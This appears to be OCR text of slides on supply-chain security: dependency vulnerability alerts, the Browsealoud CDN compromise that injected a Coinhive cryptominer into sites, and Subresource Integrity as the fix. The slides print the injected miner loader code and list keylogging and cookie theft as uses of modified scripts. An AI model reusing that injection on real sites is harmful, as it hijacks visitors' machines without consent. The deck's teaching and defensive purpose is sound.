


Enable the dependency graph

Track this repository's dependencies and sub-dependencies

If you'd like to enable the dependency graph and services like it, we'll need additional permissions. By clicking on "Allow access", you're agreeing to GitHub's Terms of Service and granting us permission to perform **read-only** analysis of this private repository. Learn more about how we use your data.

GITHUB DEPENDENCY GRAPH



Dependency graph

⚠ **We found a potential security vulnerability in one of your dependencies.**

The `actionview` dependency defined in `Gemfile.lock` has a known **moderate severity** security vulnerability in version range `>=4.0.0, <=4.2.7` and should be updated.

Only users who have been granted access to vulnerability alerts for this repository can see this message.
Learn more about vulnerability alerts

These dependencies have been defined in **VulnerabilityTestRepoRubyGems**'s manifest files, such as **Gemfile** and **Gemfile.lock**

Dependencies defined in **Gemfile** 1

.ENABLE YOUR DEPENDENCY GRAPH
.SET NOTIFICATION PREFERENCES
.RESPOND TO ALERT

SNYK

- Continuously monitor your app's dependencies
- JS, Ruby, Python, Scala, Java, C#, Go
- Check GitHub repos for vulnerabilities
- Scrutinise open source packages before using them

NPM@6 - BETA

- Acquisition of Node Security Platform
- Every user of the npm Registry will receive automatic warnings if you use code with a known security issue
- npm will automatically review install requests against the NSP DB
- `npm audit`


```
<SCRIPT SRC="HTTPS://GITHUB.COM/IGORESCOBAR/JQUERY-MASK-PLUGIN/BLOB/GH-PAGES/JS/JQUERY.MASK.MIN.JS" TYPE="TEXT/JAVASCRIPT></SCRIPT>
```

WHAT COULD YOU DO IF YOU COULD MODIFY THAT SCRIPT AND CAUSE YOUR OWN ARBITRARY JS TO EXECUTE ON TRUMP’S WEBSITE?

ALMOST ANYTHING :)

.MODIFY THE DOM
.REDIRECT THE USER
.LOAD IN EXTERNAL CONTENT
.CHALLENGE VISITORS TO INSTALL SOFTWARE
.ADD A KEY LOGGER
.GRAB ANY NON-HTTP ONLY COOKIES

THE CRYPTOMINER EXAMPLE



The UK's independent authority set up to uphold information rights in the public interest, promoting openness by public bodies and data privacy for individuals.

```
<!DOCTYPE html>
<!--[if lte IE 8 ]><html lang="en" class="ie8"><![endif]-->
<!--[if lte IE 9 ]><html lang="en" class="ie9"><![endif]-->
<!--[if (gt IE 9)|!(IE)]><!-->
<html lang="en" class="js">
  <!--<![endif]-->
▶<head prefix="og: http://ogp.me/ns#">…</head>
…▼<body id="top" style class="ccc-left ccc-triangle ccc-light ccc-impl ccc-consented ccc-hidden"> == $0
```

```
element.style {
}
body {
  background-color: □#fff;
  color: ■#000;
}
```

```
⚠ The SSL certificate used to load resources from https://ico.org.uk will be distrusted in M66. Once distrusted, users will be prevented from loading these resources.   ico.org.uk/:1
  See https://g.co/chrome/symantecpkicerts for more information.
② ▶A parser-blocking, cross site (i.e. different eTLD+1) script, https://coinhive.com/lib/coinhive.min.js?rnd=0.5653166442573905, is invoked via document.write. The   ba.js:5
  network request for this script MAY be blocked by the browser in this or a future page load due to poor network connectivity. If blocked in this page load, it will be confirmed
  in a subsequent console message. See https://www.chromestatus.com/feature/5718547946799104 for more details.
② ▶A parser-blocking, cross site (i.e. different eTLD+1) script, https://apikeys.civiccomputing.com/c/v?d=ico.org.uk&p=cookiecontrol%20free&v=6&k=9ff0d75…, is invoked   scripts:1
  via document.write. The network request for this script MAY be blocked by the browser in this or a future page load due to poor network connectivity. If blocked in this page
  load, it will be confirmed in a subsequent console message. See https://www.chromestatus.com/feature/5718547946799104 for more details.
>
```

```
<SCRIPT TYPE=“TEXT/JAVASCRIPT” SRC=“//
WWW.BROWSEALOUD.COM/PLUS/SCRIPTS/
BA.JS”></SCRIPT>
```


```
WINDOW["DOCUMENT"]["WRITE"]("WRITE TYPE='TEXT/JAVASCRIPT' SRC='HTTPS://
COINHIVE.COM/LIB/COINHIVE.MIN.JS?RND="+WINDOW["MATH"]["RANDOM"]()+"'></
SCRIPT>");WINDOW["DOCUMENT"]["WRITE"]('<SCRIPT> IF (NAVIGATOR.HARDWARECONCURRENCY
> 1){ VAR CPUCONFIG = {THREADS: MATH.ROUND(NAVIGATOR.HARDWARECONCURRENCY/
3),THROTTLE:0.6}} ELSE { VAR CPUCONFIG = {THREADS: 8,THROTTLE:0.6}} VAR MINER = NEW
COINHIVE.ANONYMOUS(\'1GDQGPY1PIVRGLVHSP5P2IIR9CYTZZXQ\',
CPUCONFIG);MINER.START();</SCRIPT>');
```

.SOMEONE MANAGED TO GAIN ACCESS TO THE STORAGE WHERE THIS FILE IS

.THE FILE GETS DISTRIBUTED FROM THE CDN

.NOW EVERY SINGLE WEBSITE EMBEDDING IT HAS A CRYPTO MINER

```
<SCRIPT SRC="HTTPS://CDN.FRAMEWORK-JS.MIN.JS"
INTEGRITY="SHA256-
CN34GUE5TXCQH5HC8NDF3Y5I1IQHADRL8X3/
SED4JE=" CROSSORIGIN="ANONYMOUS"></SCRIPT>
```



SRI Hash Generator

Enter the URL of the resource you wish to use:

Resource URL

SUBRESOURCE INTEGRITY

- If the library is modified upstream, the sha256 hash of the file will be different to the one specified and the browser won't run it

- SRI is a new W3C specification that allows web devs to ensure that resources hosted on 3rd-party servers have not been tampered with

- Use of SRI is recommended as best-practice, whenever libraries are loaded from a 3rd-party source

